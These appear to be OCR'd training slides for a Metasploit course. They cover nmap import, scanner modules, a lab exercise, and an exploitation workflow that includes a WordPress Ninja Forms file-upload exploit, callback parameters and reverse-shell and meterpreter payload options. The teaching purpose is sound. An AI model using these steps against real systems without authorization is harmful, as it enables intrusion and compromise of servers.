
```
msf5 > nmap -oA TEST localhost
[*] exec: nmap -oA TEST localhost

Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-05 16:39 PST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000040s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT     STATE SERVICE
111/tcp  open  rpcbind
5432/tcp open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
msf5 > db_import TEST.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.10.1'
[*] Importing host 127.0.0.1
[*] Successfully imported /root/TEST.xml
msf5 > 
```



```
[*] Connected to msf. Connection type: postgresql.
msf5 > db_import -h
Usage: db_import <filename> [file2...]

Filenames can be globs like *.xml, or **/*.xml which will search recursively
Currently supported file types include:
    Acunetix
    Amap Log
    Amap Log -m
    Appscan
    Burp Session XML
    Burp Issue XML
    CI
    Foundstone
    FusionVM XML
    Group Policy Preferences Credentials
    IP Address List
    IP360 ASPL
    IP360 XML v3
    Libpcap Packet Capture
    Masscan XML
    Metasploit PWDump Export
    Metasploit XML
    Metasploit Zip Export
    Microsoft Baseline Security Analyzer
    NeXpose Simple XML
    NeXpose XML Report
    Nessus NBE Report
    Nessus XML (v1)
    Nessus XML (v2)
    NetSparker XML
    Nikto XML
    Nmap XML
    OpenVAS Report
    OpenVAS XML
    Outpost24 XML
    Qualys Asset XML
    Qualys Scan XML
    Retina XML
    Spiceworks CSV Export
    Wapiti XML

msf5 >
```

Using Metasploit Scanner Modules

```
use <MODULE_NAME>

options

set <PARAMETER> <VALUE>

run
```



```
msf5 > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to che
ck per host
   DELAY        0                yes       The delay between connections, per th
read, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum valu
e by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR iden
tifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in millise
conds

msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.59.189
RHOSTS => 192.168.59.189
msf5 auxiliary(scanner/portscan/tcp) > set THREADS 20
THREADS => 20
msf5 auxiliary(scanner/portscan/tcp) > set TIMEOUT 100
TIMEOUT => 100
msf5 auxiliary(scanner/portscan/tcp) > run
```

Lab 2

- Portscan the VM
- Identify versions of all the active services
- Explore available scanner modules, share modules that you think might be useful

Exploitation

Exploitation Workflow

- Find appropriate exploit
- `use <EXPLOIT_MODULE_NAME>`
- Set parameters
- `run / exploit`
- Interact with the payload and/or pivot

Finding the Exploit

Finding the right exploit:

- `searchsploit` (exploit-db.com)
  - will include “(Metasploit)” for Metasploit exploits
- In Metasploit: `search <TERM>`


What to check:

- Exploit name, category and description
  - `exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload`
- Disclosure Date
- Rank

Exploit Ranking

- Manual - very unreliable
- Low - nearly impossible to exploit
- Average - generally unreliable or difficult to exploit
- Normal - mostly reliable, might lack version autodetect
- Good - reliable for default target
- Great - reliable and has target autodetect
- Excellent - reliable, will never crash the service, usually doesn't involve memory corruption. Typical: SQLi, cmd injection, RFI, LFI, etc.

Source: https://github.com/rapid7/metasploit-framework/wiki/Exploit-Ranking



```
msf5 > info exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload

       Name: WordPress Ninja Forms Unauthenticated File Upload
     Module: exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload
   Platform: PHP
       Arch: php
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2016-05-04

Provided by:
  James Golovich
  rastating

Available targets:
  Id  Name
  --  ----
  0   ninja-forms

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  FORM_PATH                   yes       The relative path of the page that hosts any form served by Ninja Forms
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                      yes       The target address range or CIDR identifier
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       The base path to the wordpress application
  VHOST                       no        HTTP server virtual host

Payload information:

Description:
  Versions 2.9.36 to 2.9.42 of the Ninja Forms plugin contain an
  unauthenticated file upload vulnerability, allowing guests to upload
  arbitrary PHP code that can be executed in the context of the web
  server.

References:
```

Finding the Exploit

Search modifiers:

- cve
- edb
- date
- name
- platform
- rank
- type

Use:

```
search date:2018 type:exploit
```

Running the Exploit


- Use **`info`** or **`options`** to check available options.

Exploit parameters:

- **`RHOSTS`** and **`RPORT`** - target
- **`URIPATH`** and **`TARGETURI`**
- **`LHOST`** - your Metasploit machine for callbacks
  - Can use interface name instead of the IP address!
- **`LPORT`** - local port number to use, use 80, 8080, or 443 if traffic is filtered
- **`SRVHOST`** and **`SRVPORT`** - hosting additional components
- use **`setg`** to reuse the settings for other modules
- **`PAYLOAD`** - payload to use, Meterpreter if possible (**`show payloads`**)

Consider setting global parameters for things like LHOST, RHOST, LPORT.

Running the Exploit



1. Exploit: RHOSTS, RPORT, TARGETURI
2. Serve additional content: SRVHOST, SRVPORT, URIPATH
3. Staging, Meterpreter connection: LHOST, LPORT

Running the Exploit

(More) parameters:

- `USERNAME, PASSWORD, USER_AS_PASS, BLANK_PASSWORDS`
- `USERPASS_FILE, USER_FILE, PASS_FILE`
- `DB_ALL_CREDS, DB_ALL_PASS, DB_ALL_USERS,`
- `STOP_ON_SUCCESS`
- **`target`** - set exploit target (remember ranking?) - use **`show targets`** for a list
- **`show advanced, show evasion`**

Some modules support **`check`** command!

Payloads

Action: adduser, exec, shell, meterpreter, read_file, etc.

Connection: bind / reverse, tcp / tcp_rc4 / http / https, ipv6

Platform: linux / windows / osx / java / python / php etc.

Delivery: staged vs non-staged (aka inline)


Example: **`windows/meterpreter/reverse_ipv6_tcp`**

Running the Exploit

run parameters:

`-j` run as a job (background)

`-z` do not interact with the session after successful exploitation

